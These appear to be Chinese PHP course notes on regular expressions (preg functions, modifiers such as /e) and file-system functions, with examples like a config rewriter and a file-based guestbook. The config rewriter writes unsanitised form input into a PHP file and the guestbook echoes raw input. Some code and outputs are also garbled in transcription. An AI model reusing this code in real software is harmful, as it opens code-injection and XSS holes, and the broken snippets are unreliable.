三、可以自定义 系列

[13579]

[aeiou]

[a-z789A-F]

[^13579]

- 默认 情况下， . 除了换行 可以匹配 任意 字符串

```

regular('/[13579]/', "d0d9s8f76dsa5f4d3a21");
regular('/[aeiou]/', "how are you");
regular('/[a-z4-9A-F]/', "Â 5are ho1SA2; hyw@aa.m");
regular('/[^13579]/', "d0d9s8f76dsa5f4d3a21");
regular('/./', "helo\nfd\fjds\tda\rkds");

```

正则: `/[13579]/` 和 `d0d9s8f76dsa5f4d3a21` 匹配成功。匹配的内容是 97531

正则: `/[aeiou]/` 和 `how are you` 匹配成功。匹配的内容是 oaeou

正则: `/[a-z4-9A-F]/` 和 `5are ho1SA2; hyw@aa.m` 匹配成功。匹配的内容是 5arehoAhywaam

正则: `/[^13579]/` 和 `d0d9s8f76dsa5f4d3a21` 匹配成功。匹配的内容是 d0ds8f6dsaf4da2

正则: `/./` 和 `helo fd jds da kds` 匹配成功。匹配的内容是 helofd jds da kds

四、() ---- 重点（4个作用）

1. 大原子
2. 用来改变优先级
3. 子模式

```

<?php
$zz="/((\d{4})\W\d{2}\W\d{2})\s+((\d{2}\W\d{2})\W\d{2})\s+(?:am|pm)"/; //?: 取消子模式
$str='今天是 2011-03\30 11:23:45 am, 中中';
if(preg_match($zz, $str, $arr))
{
    echo "正则<b> $zz </b>和字符串<b> $str </b> 匹配成功<br>";

    echo '<pre>';
    print_r($arr);
    echo '</pre>';
} else {
    echo "正则<b> $zz </b>和字符串<b> $str </b> 匹配失败";
}

```

输出结果是: **没有 am 或 pm 的匹配信息, 为?:取消子模式**

正则 `/((\d{4})\W\d{2}\W\d{2})\s+((\d{2}\W\d{2})\W\d{2})\s+(?:am|pm)/` 和字符串 `今天是 2011-03\30 11:23:45 am, 中中` 匹配成功

```

Array
(
    [0] => 2011-03\30 11:23:45 am
    [1] => 2011-03\30
    [2] => 2011
    [3] => 11:23:45
    [4] => 11:23
)

```

4. 正则中使用 子模式 （缓存）

存储子匹配的缓冲区编号从 1 开始, 连续编号, 直至最大 99 个子表达式。每个缓冲区都可以使用 `'\n'` 访问, 其中 n 为第一个标识特定缓冲区的一位或两位十

进制数据。例如“\1”、“\2”、“\3”等的形式进行引用，在正则表达的模式中使用时还需要在前面再加上一个反斜线再次转义。例如“\\1”、“\\2”、“\\3”。（在单引号的正则内不需要转义，在双引号内需要转义）

如需要使用模式单元而不想存储匹配结果时，可以使用非捕获元字符“?:”、“?=”、“?!’”来忽略对相关匹配的保存。在一些正则表达式中，使用非存储模式单元是必要的，可以改变其后向引用的顺序。

```
<?php
$str='1922-12-13 3:21:32';
preg_match('/\d{4}(\W)\d{2}\1\d{2}\s{1,}\d{1,2}(\W)\d{1,2}\2\d{1,2}$/',$str,$arr); //单引号中的后向引用的使用方式，但也可用双引号的方式。
print_r($arr);
echo '<br />';
preg_match("/\d{4}(\W)\d{2}\\1\d{2}\s{1,}\d{1,2}(\W)\d{1,2}\\2\d{1,2}$/",$str,$arr); //双引号中的后向引用的使用方式。
print_r($arr);
```

输出：

Array ([0] => 1922-12-13 3:21:32 [1] => - [2] => :)

Array ([0] => 1922-12-13 3:21:32 [1] => - [2] => :)

3. 元字符

- 一、元字符不能独立
- 二、用来修饰原子使用的
- 三、都是一些特殊符号

- + 修饰其前边的原子可以出现一次或多次 {1,}
- * 修饰其前边的原子可以出现0次或1次或多次 {0,}
- ? 修饰其前边的原子可以出现0次或1次 {0,1}
- { } {n} {n,} {n,m}
- ^ 要放在 正则的第一个 位置， 用来表示 以什么 开头 /^abc/
- \$ 要放在 正则的最后一个位置， 用来表示以 什么结尾的 /abc\$/
- | 或的关系， 但它的优先级别最低
- \b 匹配边界
- \B 匹配非边界

/.*/<=>/.*/U：贪婪匹配

/.*/<=>/.*/U：非贪婪匹配

例：

111122223333

(.) 匹配到上面字符串中的最后一个 ，即：

111122223333

(.*?)匹配到上面字符串中的第一个，即：**1111**

```
regular('/go+gle/','goooogle');
regular('/go+gle/','ggle');
regular('/go*gle/','goooogle');
regular('/go*gle/','ggle');
regular('/go?gle/','google');
```

```

regular('/go?gle/', 'ggle');
regular('/go?gle/', 'gogle');
regular('/go{2}gle/', 'google');
regular('/go{2}gle/', 'gogle');
regular('/go{2,}gle/', 'gooogle');
regular('/go{,2}gle/', 'gogle');
regular('/go{2,4}gle/', 'google');
regular('/go{2,4}gle/', 'gooogle');
regular('/go{2,4}gle/', 'gooooogle');
regular('/go{2,4}gle/', 'gogle');
regular('/^abc/', 'djksabckkk');
regular('/^abc/', 'abcjkld');
regular('/abc$/ ', 'abcjkld');
regular('/abc$/ ', 'abcjkldabc');
regular('/cat|dog/', 'fdsakcatfjdogkld');
regular('/cat|dog/', 'fdsakcatfjdkgld');
regular('/cat|dog/', 'fdsakcafjdokld');
regular('/\bis/', 'Thisis island');
regular('/\bis\b/', 'Thisis island');
regular('/\Bis\b/', 'Thisis island');
regular('/\bis\b/', 'This\nis\nisland');

```

正则: `/go+gle/` 和 `gooooogle` 匹配成功。匹配的内容是 `gooooogle`

正则: `/go+gle/` 和 `ggle` 匹配失败

正则: `/go*gle/` 和 `gooooogle` 匹配成功。匹配的内容是 `gooooogle`

正则: `/go*gle/` 和 `ggle` 匹配成功。匹配的内容是 `ggle`

正则: `/go?gle/` 和 `google` 匹配失败

正则: `/go?gle/` 和 `ggle` 匹配成功。匹配的内容是 `ggle`

正则: `/go?gle/` 和 `gogle` 匹配成功。匹配的内容是 `gogle`

正则: `/go{2}gle/` 和 `google` 匹配成功。匹配的内容是 `google`

正则: `/go{2}gle/` 和 `gogle` 匹配失败

正则: `/go{2,}gle/` 和 `gooogle` 匹配成功。匹配的内容是 `gooogle`

正则: `/go{,2}gle/` 和 `gogle` 匹配失败

正则: `/go{2,4}gle/` 和 `google` 匹配成功。匹配的内容是 `google`

正则: `/go{2,4}gle/` 和 `gooogle` 匹配成功。匹配的内容是 `gooogle`

正则: `/go{2,4}gle/` 和 `gooooogle` 匹配失败

正则: `/go{2,4}gle/` 和 `gogle` 匹配失败

正则: `/^abc/` 和 `djksabckkk` 匹配失败

正则: `/^abc/` 和 `abcjkld` 匹配成功。匹配的内容是 `abc`

正则: `/abc$/` 和 `abcjkld` 匹配失败

正则: `/abc$/` 和 `abcjkldabc` 匹配成功。匹配的内容是 `abc`

正则: `/cat|dog/` 和 `fdsakcatfjdogkld` 匹配成功。匹配的内容是 `catdog`

正则: `/cat|dog/` 和 `fdsakcatfjdkgld` 匹配成功。匹配的内容是 `cat`

正则: `/cat|dog/` 和 `fdsakcafjdokld` 匹配失败

正则: `/\bis/` 和 `This is island` 匹配成功。匹配的内容是 `isis`

正则：`/\bis\b/` 和 `This is island` 匹配成功。匹配的内容是 `is`

正则：`/\Bis\b/` 和 `This is island` 匹配成功。匹配的内容是 `is`

正则：`/\bis\b/` 和 `This is island` 匹配成功。匹配的内容是 `is`

```
<?php
    if(isset($_POST["sub"])){
        if(preg_match('/^\S+$/',$ _POST[username]))
            echo "用户名中没有空格";

        else
            echo '用户名中有空格';
    }
?>
<br />
<form method="post">
    username:<input type="text" name="username" /><br />
    <input type="submit" name="sub" /><br />
</form>
```

4. 模式修正符号

作用：就是对正则功能的补充 或 优化， 多个修正符号 可以组合使用

`/abc/i` --- 不区分大小写

i (PCRE_CASELESS)

如果设定此修正符，模式中的字符将同时匹配大小写字母。

m

默认情况下，PCRE 将目标字符串作为单一的一“行”字符所组成的（甚至其中包含有换行符也是如此）。“行起始”元字符（`^`）仅仅匹配字符串的起始，“行结束”元字符（`$`）仅仅匹配字符串的结束，或者最后一个字符是换行符时其前面（除非设定了 `D` 修正符）。当设定了此修正符，“行起始”和“行结束”除了匹配整个字符串开头和结束外，还分别匹配其中的换行符的之后和之前。如果目标字符串中没有“`\n`”字符或者模式中没有 `^` 或 `$`，则设定此修正符没有任何效果。

s

如果设定了此修正符，模式中的圆点元字符（`.`）匹配所有的字符，包括换行符。没有此设定的话，则不包括换行符。

x

如果设定了此修正符，模式中的空白字符除了被转义的或在字符类中的以外完全被忽略，在未转义的字符类之外的 `#` 以及下一个换行符之间的所有字符，包括两头，也都被忽略。

```
regular('/aBc/','dADBFDabcABcds');
```



```

regular('/aBc/i', "dADBFDabcABcds");
regular('/^abc/', "dADBFD\nabcABcds");
regular('/^abc/m', "dADBFD\nabcABcds");
regular('/abc$/ ', "dADBFDabc\nabcABcds");
regular('/abc$/m', "dADBFDabc\nabcABcds");
regular('/aa.+bb/', "fdsaaa\nfdbbdfsfa");
regular('/aa.+bb/s', "fdsaaa\nfdbbdfsfa");
regular('/aa.*bb/', "fdsaaa\nfdbbdfsfa");
regular('/aa.*bb/s', "fdsaaa\nfbbdfsfa");
正则: /aBc/ 和 dADBFDabcABcds 匹配失败
正则: /aBc/i 和 dADBFDabcABcds 匹配成功。匹配的内容是 abcABc
正则: /^abc/ 和 dADBFD abcABcds 匹配失败
正则: /^abc/m 和 dADBFD abcABcds 匹配成功。匹配的内容是 abc
正则: /abc$/ 和 dADBFDabc abcABcds 匹配失败
正则: /abc$/m 和 dADBFDabc abcABcds 匹配成功。匹配的内容是 abc
正则: /aa.+bb/ 和 fdsaaa fdbbdfsfa 匹配失败
正则: /aa.+bb/s 和 fdsaaa fdbbdfsfa 匹配成功。匹配的内容是 aaa fdbb
正则: /aa.*bb/ 和 fdsaaa fdbbdfsfa 匹配失败
正则: /aa.*bb/s 和 fdsaaa bbbdfsfa 匹配成功。匹配的内容是 aaa bb

```

```

<?php
    $zz="/this\s+is\s+a\s+test/ix";
    $str="dsjal;fjdstthis is a testal;jfldsajlfda jfdshlg;jfdlsg";
    if(preg_match($zz, $str, $arr)){
        echo "正则<b> $zz </b>和字符串<b> $str </b> 匹配成功<br>";

        echo '<pre>';
        print_r($arr);
        echo '</pre>';
    }else{
        echo "正则<b> $zz </b>和字符串<b> $str </b> 匹配失败";
    }
}

```

正 则 /this\s+is\s+a\s+test/ix 和 字 符 串 dsjal;fjdstthis is a testal;jfldsajlfda jfdshlg;jfdlsg 匹配成功

```

Array
(
    [0] => this is a test
)

```

e --- preg_replace

/e 修正符使 **preg_replace()** 将 *replacement* 参数当作 PHP 代码（在适当的逆向引用替换完之后）。提示:要确保 *replacement* 构成一个合法的 PHP 代码字符串,否则 PHP 会在报告在包含 **preg_replace()** 的行中出现语法解析错误。

U (PCRE_UNGREEDY)

防止贪婪匹配, 正规表达式中如果有? 功能抵消。建议使用?, 因为有些情况下没修

正符这一说

本修正符反转了匹配数量的值使其不是默认的重复，而变成在后面跟上“?”才变得重复。这和 Perl 不兼容。也可以通过在模式之中设定 (?U) 修正符或者在数量符之后跟一个问号（如 .*?）来启用此选项。

D (PCRE_DOLLAR_ENDONLY)

如果设定了此修正符，模式中的美元元字符仅匹配目标字符串的结尾。没有此选项时，如果最后一个字符是换行符的话，美元符号也会匹配此字符之前（但不会匹配任何其它换行符之前）。如果设定了 *m* 修正符则忽略此选项。

' /原子+元字符/模式修正符号'

二部分： 学处理正则的函数

preg_grep 返回与模式匹配的数组单元

array preg_grep (string \$pattern , array \$input [, int \$flags])

preg_grep() 返回一个数组，其中包括了 input 数组中与给定的 pattern 模式相匹配的单元。

```
<?php
$arr=array("aaa bbb", "111 222", "abc", "www zzz", "wwwzzzyyy",
"123hello", "56 89");
$narr=preg_grep('/^\S+$/',$arr);
$narr1=preg_grep('/^\S+\s\S+/', $arr);
$narr2=preg_grep('/^\S+\s+\S+/', $arr);
print_r($narr);
echo "<br />";
print_r($narr1);
echo "<br />";
print_r($narr2);
Array ( [2] => abc [4] => wwwzzzyyy [5] => 123hello )
Array ( [0] => aaa bbb [1] => 111 222 [6] => 56 89 )
Array ( [0] => aaa bbb [1] => 111 222 [3] => www zzz [6] => 56 89 )
```

实例文件：

```
<?php
$str=<<<st
```

在 subject 中搜索 pattern 模式的匹配项并替换为 replacement。如果指定了 limit, 则仅替换 limit 个匹配，如果省略 limit 或者其值为 -1, 则所有的匹配项都会被替换。

replacement 可以包含 \n 形式或（自 PHP 4.0.4 起）\$n 形式的逆向引用，首选使 <http://bbs.lampbrother.net> 用后者。每个此种引用将被替换为与第 n 个被捕获的括号内的子模式所 <http://www.baidu.com> 匹配的文本。n 可以从 0 到 99, 其中 \0 或 \$0 指的是被整个模式所匹配的文本。对左圆括号从左到右计数（从 1 开始）以取得子模式的数目。

对替换模式在一个逆向引用后面紧接着一个数字时（即：紧接在一个匹配 <http://www.google.com> 的模式后面的数字），不能使用熟悉的 \1 符号来表示逆 <ftp://www.csdn.com> 向引用。举例说 \11, 将会使 preg_replace() 搞不清楚是

http://mail.lamp.org 想要一个 \\1 的逆向引用后面跟着一个数字 1 还是一个 \\11 的逆向引用。本例中的解决方法是使用 \\\$1。这会形成一个隔离的 \$1 逆向引用，而使另一个 1 只是单纯的文字。

```
st;
echo $str."<br />";
preg_match_all( string $pattern , string $subject , array $matches [, int $flags ] )
```

其中的\$flags的值:

PREG_PATTERN_ORDER

对结果排序使 \$matches[0] 为全部模式匹配的数组, \$matches[1] 为第一个括号中的子模式所匹配的字符串组成的数组, 以此类推。

PREG_SET_ORDER

对结果排序使 \$matches[0] 为第一组匹配项的数组, \$matches[1] 为第二组匹配项的数组, 以此类推。

如果**没有给出标记**, 则假定为 **PREG_PATTERN_ORDER**。

```
echo $str."<br />";
$zz='/(http|telnet|ftp|httpa)\:\/\/(www|bbs|mail|news)\. (.+?)\. (com|org|net)/i';

preg_match_all($zz, $str, $arr, PREG_SET_ORDER);
echo '<pre>';
print_r($arr);
echo '</pre>';
Array ( [0] => Array ( [0] => http://bbs.lampbrother.net [1] => http [2] => bbs [3] => lampbrother [4] => net ) [1] => Array ( [0] => http://www.baidu.com [1] => http [2] => www [3] => baidu [4] => com ) [2] => Array ( [0] => http://www.google.com [1] => http [2] => www [3] => google [4] => com ) [3] => Array ( [0] => ftp://www.csdn.com [1] => ftp [2] => www [3] => csdn [4] => com ) [4] => Array ( [0] => http://mail.lamp.org [1] => http [2] => mail [3] => lamp [4] => org ) )
```

默认不指定第四个参数的结果:

```
Array ( [0] => Array ( [0] => http://bbs.lampbrother.net [1] => http://www.baidu.com [2] => http://www.google.com [3] => ftp://www.csdn.com [4] => http://mail.lamp.org ) [1] => Array ( [0] => http [1] => http [2] => http [3] => ftp [4] => http ) [2] => Array ( [0] => bbs [1] => www [2] => www [3] => www [4] => mail ) [3] => Array ( [0] => lampbrother [1] => baidu [2] => google [3] => csdn [4] => lamp ) [4] => Array ( [0] => net [1] => com [2] => com [3] => com [4] => org ) )
```

preg_replace

```
$zz='/(http|ftp:telnet|https)\:\/\/(www|bbs|mail|news)\. (.+?)\. (com|org|net)/i';
$con='<a target="_blank" href="\0">\1:\/\2.\3.\4</a>';
echo preg_replace($zz, $con, $str). '<br />';
```

为字符串中的地址添加链接

```
<?php
$str=<<<st
```

[b] 在 subject 中搜索 [/b] pattern 模式的匹配项并替换为 replacement。如果指定了 limit, 则仅替换 limit 个匹配, 如果省略 limit 或者其值为 -1, [i] 则所有的匹配项都 [/i] 会被替换。

replacement 可以包含 \n 形式或 (自 PHP 4.0.4 起) \$n 形式的逆向引用, 首选使 http://bbs.lampbrother.net 用后者。每个此种引用将被替换为 [u] 与第 n 个被捕获的 [/u] 括号内的子模式所 http://www.baidu.com 匹配的文本。n 可以从 0 到 99, 其中 \0 或 \$0 指的是被整个模式所匹配的文本 [b][i][u]。对左圆括号从左到右计数 [/u][i][b] (从 1 开始) 以取得子模式的数目。

```
[s:187] [s:189]
```

对替换模式在一个逆向 [color=#FF0000] 引用后面紧接着一个数字时 [/color] (即: 紧接在一个匹配 http://www.google.com 的模式后面的数字), 不能使用熟悉的 \1 符号来表示逆 ftp://www.csdn.com 向引用。举例说 \1, 将会使 preg_replace() 搞不清楚是 http://mail.lamp.org 想要一个 [backcolor=#FF0000] \1 的逆向引用后面跟着一个数字 [/backcolor]1 还是一个 \1 的逆向引用。[size=7] 本例中的解决方法是 [/size] 使用 \\${1}1。[url=http://www.baidu.com] 这会形成一个隔离的 [/url]\$1 逆向引用, 而使另一个 1 只是单纯的文字。

```
st;
echo $str."<br />";
```

```
$zz='/(http|ftp|telnet|https)\:\/\/(www|bbs|mail|news)\. (.*?)\. (com|org|net)
/ie';
```

```
$con='<a href="\0">\'.strtoupper("\0").\'</a>';
```

```
// $con='<a href="\0">\'.strtoupper("\0").\'</a>';
```

```
echo preg_replace($zz,$con,$str).<br />;
```

```
echo $con;
```

将字符串中的链接转成大写, 用到修正符 e, **注意 \$con 是字符串中的字符串, 否则会出错**

```
$zz=array(
    '/\[b\](.?)\[\/b\]/i',
    '/\[u\](.?)\[\/u\]/i',
    '/\[i\](.?)\[\/i\]/i',
    '/\[size=(.?)\](.?)\[\/size\]/i',
    '/\[s:(.?)\]/i',
    '/\[color=(.?)\](.?)\[\/color\]/',
    '/\[url=(.?)\](.?)\[\/url\]/',
    '/\[backcolor=(.?)\](.?)\[\/backcolor\]/'
);
$con=array(
    '<b>\1</b>',
    '<u>\1</u>',
```

```

        '<i>\1</i>',
        '<font size="\1">\2</font>',
        '',
        '<font color="\1">\2</font>',
        '<a href="\1">\2</a>',
        '<span style="background-color:\1">\2</span>'
    );
    echo preg_replace($zz, $con, $str). '<br />';
    将字符串中的 UBB 代码转换成 HTML 代码

```

```

<?php
$zz=' /\<meta\s+?http\-equiv\=[\'"]Content-Type[\'"]\s+?content\=[\'"]text\/html\;\s+?charset\=. *?\'\/s*?\/ *?>/i';
// $zz=' /\<meta\s+?http\-equiv\=[\'"]Content-Type[\'"]\s+?content\=[\'"]text\/html\;\s+?charset\=. *?>/i'; //老师的代码
$con='<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />';
$content=file_get_contents("162.htm");
file_put_contents("163.htm", preg_replace($zz, $con, $content));
    下载网页并把其中的内容，并更改字符集

```

preg_quote 转义正则表达式字符 string preg_quote (string \$str [, string \$delimiter])

正则表达式的特殊字符包括：. \ + * ? [^] \$ () { } = ! < > | :。

```

<?php
$arr="h. e<b>[bac]1*h";
$narr=preg_quote($arr);
echo $narr;
h\. e\\[bac\\]1\\*h

```

修改配置文件：

配置文件：

```

<?php
define("HOST", "localhost");
define("USER", "root");
define("PASS", "321231432");
define("DBNAME", "db28");

```

PHP 文件：

```

<?php
function rewrite($post){
    $filename="config.inc.php";
    $content=file_get_contents($filename);
    $zz=array();
    $con=array();
    foreach($post as $key=>$val ){

```

```

        $key=strtoupper($key);
        $zz[]='/define\(['\`\'\''. $key. '\`\'\'',.*?\)/i';
        $con[]='define("' . $key. '", "' . $val. '")';
    }
    $newstr=preg_replace($zz, $con, $content);
    file_put_contents($filename, $newstr);
}
if(isset($_POST['sub'])){
    rewrite($_POST);
    include('config.inc.php');
}else{
    include('config.inc.php');
}
?>
<form method="post">
    host:<input type="text" name="host" value="<?php echo HOST ?>" /><br />

    user:<input type="text" name="user" value="<?php echo HOST ?>" /><br />

    pass:<input type="text" name="pass" value="<?php echo HOST ?>" /><br />

    name:<input type="text" name="dbname" value="<?php echo HOST ?>" /><br />

    <input type="submit" name="sub" value="修改" /><br />
</form>

```

文件系统

一、路径

/ --- linux
 \ ----windows

统统用 / 作为路径，不论在 Linux 还是在 Windows 下 php.ini httpd.conf

c:/appaser/www/demo.php;

echo **DIRECTORY_SEPARATOR**; / \

相对路径

aaa/index.php
 ./aaa/index.php
 ../bbb/logo.gif

绝对路径(两个根)

/

```

/
<?php
file_put_contents("/aaa.txt", "abc");

```

上面的/aaa.txt 在 Linux 下为 Linux 系统的根目录，在 Windows 下为类似 C:/、D:/ 等的根目录，要看该文件放在哪个分区中。因为 PHP 脚本是以系统为根的，在服务器中找根路径。

```
echo '<img src=/logo.gif />';
```

上面的根目录为 Document root 指定的目录为根的，因为这是在浏览器中找根路径

二、和文件有名有关的函数

```

basename();
dirname();
pathinfo();

```

```

<?php
$url="http://www.baidu.com/aaa/index.php?a=b";
$url1="/user/local/aaa/bbb/logo.gif";
echo basename($url)."<br />"; //输出: index.php?a=b
echo dirname($url1)."<br />"; //输出: /user/local/aaa/bbb
echo dirname(dirname($url1))."<br />"; //输出: /user/local/aaa
echo dirname($url)."<br />"; //输出: http://www.baidu.com/aaa
echo dirname(dirname($url))."<br />"; //输出: http://www.baidu.com
$arr=pathinfo($url);
print_r($arr); //输出: Array ( [dirname] => http://www.baidu.com/aaa [basename]
=> index.php?a=b [extension] => php?a=b [filename] => index )
echo "<br />";
$arr=pathinfo($url1);
print_r($arr); //输出: Array ( [dirname] => /user/local/aaa/bbb [basename] =>
logo.gif [extension] => gif [filename] => logo )

```

三、和属性相关的函数

```

filectime(filename);    取得文件的 inode 修改时间
filemtime(filename);    取得文件修改时间
fileatime(filename);    取得文件的上次访问时间

```

```

<?php
$filename="file.txt";
echo date("Y-m-d H:m:s",filectime($filename))."<br />"; //2011-03-31 06:03:27
echo date("Y-m-d H:m:s",filemtime($filename))."<br />"; //2011-03-31 06:03:01
echo date("Y-m-d H:m:s",fileatime($filename))."<br />"; //2011-03-31 06:03:27

```

文件缓存实例

```

<?php
$filename="cache.txt";//定义缓存文件
$cachetime=10;//设置缓存时间

```

```
// 如果文件不存在或者访问时间超出缓存时间就更新内容，否则读取缓存文件
if(!file_exists($filename) || filemtime($filename)+$cachetime < time()){//
    file_put_contents($filename,date("Y-m-d H:m:s"));
    echo date("Y-m-d H:m:s");
} else
    echo file_get_contents($filename);
```

输出缓冲器缓存文件实例

```
<?php
$cachefile="table2.html";
$cachetime=10;
if(!file_exists($cachefile) || (filemtime($cachefile)+$cachetime) < time()){
    ob_start();//ob_start() 开启输出缓冲器
    $mysqli=new mysqli("localhost","root","123456","db28") or die("fails");
    $result=$mysqli->query("select *from card");
    echo '<table align="center" border="1" width="800">';
    while($row=$result->fetch_assoc()){
        echo "<tr>";
        foreach($row as $col){
            echo "<td>".$col."</td>";
        }
        echo "</tr>";
    }
    echo '</table>';
    file_put_contents($cachefile,ob_get_contents());//ob_get_contents() 返回输出缓冲器中的内容
    ob_flush();//ob_flush() 刷新输出缓冲器, 如果需要进一步处理缓冲器中的内容, 则必需在调用 ob_flush() 丢失缓冲内容之前调用 ob_get_contents()。
} else{
    echo file_get_contents($cachefile);
    echo "#####<br />";
}
```

Unix 时间戳 --- 1970 1 1 0 0 0 --- 到现在的秒数 是 一个整数

60*60*24*3

filesize(filename); **本地文件的大小**

filetype(filename); **本地文件的类型**

is_dir -- 判断给定文件名是否是一个目录

is_executable -- 判断给定文件名是否可执行

is_file -- 判断给定文件名是否为一个正常的文件
is_link -- 判断给定文件名是否为一个符号连接
is_readable -- 判断给定文件名是否可读
is_writable -- 判断给定的文件名是否可写
is_writeable -- is_writable() 的别名

disk_free_space -- 返回目录中的可用空间
disk_total_space -- 返回一个目录的磁盘总大小
diskfreespace -- disk_free_space() 的别名

file_exists -- 检查文件或目录是否存在

四、和权限有关的

chmod chgrp chown

chmod 777 aaa

chgrp -- 改变文件所属的组
chmod -- 改变文件模式
chown -- 改变文件的所有者

umask -- 改变当前的 umask

filegroup -- 取得文件的组
fileinode -- 取得文件的 inode
fileowner -- 取得文件的所有者
fileperms -- 取得文件的权限

五、操作有关的

创建 touch(filename)

删除 unlink(filename)

复制 copy(srcfile, tofile) copy("aaa.txt", "/root/aaa.txt") **必须写上**

目标文件名

移动 rename

重命名 rename

六、和读写有关的

读

```

        fopen(url, "wb");
    resource fopen( string $filename , string $mode [, bool $use_include_path [,
    resource $zcontext ]] )

```

r 以读的方式打开， 如果文件不存在 出错

w 以只写的方式打开，如果文件存在，则将原来文件中的内容全部清空再写， 如果文件不存在，则创建再写

a 以只写的方式打开， 如果文件存在，则在原来内容后追加新内容， 如果文件不存在，则创建再写

r+ 以读（写）的方式打开， 如果**文件不存在 出错**

w+ 以只（读）写的方式打开，如果文件存在，则将原来文件中的内容全部清空再写， 如果**文件不存在，则创建再写，不出现出错信息，这是与 r+的区别**

a+ 以只（读）写的方式打开， 如果文件存在，则在原来内容后追加新内容， 如果文件不存在，则创建再写

b wb 和 rb 可用于中跨平台操作
t

```
fclose();
```

```
fseek();
```

```
feof()
```

```
rewind();
```

```
ftell();
```

```

<?php
$file=fopen("demo.txt","r");
echo ftell($file)."<br />";//>0
fread($file,10);
echo ftell($file)."<br />";//>10
fread($file,10);
echo ftell($file)."<br />";//>20
fseek($file,40,SEEK_SET);
echo ftell($file)."<br />";//>40
fseek($file,100,SEEK_CUR);
echo ftell($file)."<br />";//>140
fseek($file,-10,SEEK_END);
echo ftell($file)."<br />";//>1970
echo fread($file,10)."<br />";//>aaaaaaa99
    fseek($file,2,SEEK_END);

```

```

echo ftell($file). "<br />"; //>1982
echo fread($file, 10). "<br />"; //>
echo ftell($file). "<br />"; //>1982
rewind($file);
echo ftell($file). "<br />"; //>0
fclose($file);

```

fread() 返回所读取的字符串 **string** fread (int \$handle , int \$length)

```

<?php
$file=fopen("demo.txt","r") or die("error !");
echo fread($file, filesize("demo.txt"));
fclose($file);

```

fread 读取文件内容的指定长度

```

<?php
$file=fopen("demo.txt","r") or die("error !");
while(!feof($file)) {
    echo fread($file, 100). "<br />";
}
fclose($file);

```

fgets() ; 从文件指针中读取一行 string fgets (int \$handle [, int \$length])

```

<?php
$file=fopen("demo.txt","r") or die("error !");
while(!feof($file)) {
    echo fgets($file). "<br />";
}
fclose($file);

```

fgetc() ; 从文件指针中读取字符 string fgetc (resource \$handle)

```

<?php
$file=fopen("demo.txt","r") or die ("error !");
while(!feof($file)) {
    echo fgetc($file). "<br />";
}
fclose($file);

```

file() ; 把整个文件读入一个数组中, 数组中的每个单元都是文件中相应的一行, 包括换行符在内。 array file (string \$filename [, int \$use_include_path [, resource \$context]])

```

<?php
$arr=file("demo.txt");
echo count($arr);

```

```
echo $arr[195];
```

readfile(string \$filename);直接输出文件内容到浏览器中;

```
int readfile ( string $filename [, bool $use_include_path [, resource $context ] ] )
```

读入一个文件并写入到输出缓冲,。

file_get_contents(filename);将整个文件读入一个字符串

```
<?php
echo file_get_contents("demo.txt");
```

写

fwrite—fputs() 写入文件（可安全用于二进制文件）

```
int fwrite( resource $handle , string $string [, int $length ] )
```

fwrite

```
<?php
$file=fopen("demo.txt","a") or die("error !");
for($i=0; $i<100; $i++){
    fwrite($file,"aaaaaa$i\n");
}
fclose($file);
```

file_put_contents(filename, content);将一个字符串写入文件

```
int file_put_contents ( string $filename , string $data [, int $flags [, resource $context ] ] )
```

file_put_contents() 下载页面

```
<?php
$file=fopen("http://www.houyongwei.com.cn/cms/?p=8","r") or die("error !");
$i=0;
$str="";
while(!feof($file)){
    $i++;
    $str.=fgets($file);
}
echo $i;
fclose($file);
file_put_contents("123.html",$str);
```

下载图片”

```
<?php
$file=fopen("http://www.houyongwei.com.cn/cms/?p=8", "r") or die("error !");
$str="";
while(!feof($file)){
    $str.=fgets($file);
}
```

```

fclose($file);

$zz='/<img\s+?src\[\'"\](.*)\[\'"\].*?\/?\>/ix';
//$zz='/<img\s+src\[\'"\](.*)\[\'"\].*\>/i';//老师的代码
preg_match_all($zz,$str,$arr);
//print_r($arr);//输出地址类型: /cms/upload/200812/s_20081229132701667.jpg
foreach($arr[1] as $url) {
    $imgs="./images/".basename($url);

    file_put_contents($imgs,file_get_contents("http://www.houvongwei.com.cn". $url));
}
/*老师的代码
    foreach($arr[1] as $url){
        $nfile="./images/".basename($url);

        file_put_contents($nfile, file_get_contents($url));
    }
*/

```

留言板

```

<?php
$filename="mess.txt";
if(isset($_POST['sub'])) {

    $mess=$_POST['name']."[!]" . time(). "[!]" . $_POST['title']. "[!]" . $_POST["cont"]. "[n]";

    write($filename,$mess);
}
function read($filename){
    $file=fopen($filename,"r");
    $cont=fread($file,filesize($filename));
    fclose($file);
    return $cont;
}
function write($filename, $content){
    $file=fopen($filename,"a");
    fwrite($file,$content);
    fclose($file);
}
if(file_exists($filename)){
    $content=read($filename);
    $content=rtrim($content,"[n]");
    $lines=explode("[n]",$content);
    foreach($lines as $line){

```

```

        list($name, $time, $title, $cont)=explode("[!]", $line);
        echo  "$name---".date("Y-m-d H:i:s", $time). "---$title---$cont<br
    />";
    }
}
?>
<form method="post">
    name:<input type="text" name="name" /><br />
    title:<input type="text" name="title" /><br />
    body:<textarea name="cont" cols="40" rows="9"></textarea>
    <input type="submit" value="留言" name="sub" />
</form>

```

ftruncate 将文件截断到给定的长度

bool ftruncate (resource \$handle , int \$size)

```

<?php
$file=fopen("demo.txt", "a");
ftruncate($file, 10); //demo.txt 文件中只剩 10 个字符
fclose($file);

```

七、加锁

- 要取得共享锁定（读取的程序），将 operation 设为 **LOCK_SH**
- 要取得独占锁定（写入的程序），将 operation 设为 **LOCK_EX**
- 要释放锁定（无论共享或独占），将 operation 设为 **LOCK_UN**
- 如果不希望 flock() 在锁定时堵塞，则给 operation 加上 **LOCK_NB**

```

<?php
function read($filename) {
    $file=fopen($filename, "r");
    if(flock($file, LOCK_SH)) {
        $cont=fread($file, filesize($filename));
        flock($file, LOCK_UN);
    }
    fclose($file);
    return $cont;
}
function write($filename, $content) {
    $file=fopen($filename, "a");
    if(flock($file, LOCK_EX)) {
        fwrite($file, $content);
        flock($file, LOCK_UN);
    }
    fclose($file);
}

```

```

$filename="mess.txt";
if(isset($_POST['sub'])) {

    $mess.=$_POST["name"].' ['.time().' ['. $_POST['title']. ' ['. $_POST['cont'].
    '[n]';

    write($filename,$mess);
}
if(file_exists($filename)){
    $content=read($filename);
    $content=rtrim($content,'[n]');
    $lines=explode('[n]',$content);
    foreach($lines as $line){
        list($name, $time, $title, $cont)=explode('[.]', $line);
        echo $name.'--'.date('Y-m-d
H:i:s',$time).'--'. $title.'--'. $cont.'<br />';
    }
}
??
<form method="post" >
    name:<input type="text" name="name" /><br />
    title:<input type="text" name="title" /><br />
